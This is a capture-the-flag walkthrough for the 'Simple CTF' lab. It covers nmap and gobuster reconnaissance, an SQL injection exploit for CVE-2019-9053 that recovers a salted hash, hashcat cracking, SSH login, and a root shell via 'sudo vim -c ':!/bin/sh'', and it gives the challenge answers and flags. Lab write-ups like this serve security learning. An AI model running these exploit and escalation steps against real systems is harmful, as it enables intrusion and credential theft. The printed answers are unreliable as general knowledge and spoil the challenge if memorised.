# Simple CTF

## Beginner level ctf

```
nmap -sC -sV <ip addr>
#-sV finds which services are running
```

```
nmap -sC -sV 10.10.83.142
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 13:34 UTC
Nmap scan report for ip-10-10-83-142.eu-west-1.compute.internal (10.10.83.142)
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
 ftp-syst:
    STAT:
  FTP server status:
       Connected to ::ffff:10.10.121.46
       Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
       vsFTPd 3.0.3 - secure, fast, stable
 _End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
                      Apache httpd 2.4.18 ((Ubuntu))
80/tcp open http
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open ssh
                      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
    2048 294269149ecad917988c27723acda923 (RSA)
    256 9bd165075108006198de95ed3ae3811c (ECDSA)
   256 12651b61cf4de575fef4e8d46e102af6 (ED25519)
MAC Address: 02:DA:D3:D6:B5:19 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

### How many services are running under port 1000? 2


## What is running on the higher port? ssh

Use gobuster to find hidden directories of ip address.

```
gobuster dir -w /usr/share/dirb/wordlists/common.txt -u <ip addr>
```

```
(Status: 403) [Size: 296]
/.htpasswd
                      (Status: 403) [Size: 291]
/.hta
                      (Status: 403) [Size: 296]
/.htaccess
/index.html
                      (Status: 200) [Size: 11321]
                      (Status: 200) [Size: 929]
/robots.txt
                      (Status: 403) [Size: 300]
/server-status
                      (Status: 301) [Size: 313] [
/simple
Progress: 4614 / 4615 (99.98%)=
2023/05/24 13:43:56 Finished
```

At the bottom of /simple page, we find the version



I looked up the version for any vulnerabilites and found this.



# What's the CVE you're using against the application? CVE-2019-9053

#### To what kind of vulnerability is the application vulnerable? SQLi

I used the exploit from <a href="https://www.exploit-db.com/exploits/46635">https://www.exploit-db.com/exploits/46635</a>

python3 46635.py -u http://<ip addr>

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
```

Looks like a hash. Use Hashcat to crack the password.

```
hashcat --show -O -a O -m 2O <password>:<salt for password> /rockyou.txt
```

```
(root® kali)-[~/Downloads]
# hashcat -- show -0 -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
```

### What's the password? secret

```
ssh mitch@<ip addr> -p 2222
```

Where can you login with the details obtained? ssh

```
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
```

What's the user flag? Good job, keep up!

```
$ cd ..
$ ls
mitch sunbath
```

Is there any other user in the home directory? What's its name? sunbath

# Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
(a) sudo vim -c ':!/bin/sh'
```

What can you leverage to spawn a privileged shell? vim

```
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
```

What's the root flag? W3ll d0n3. You made it!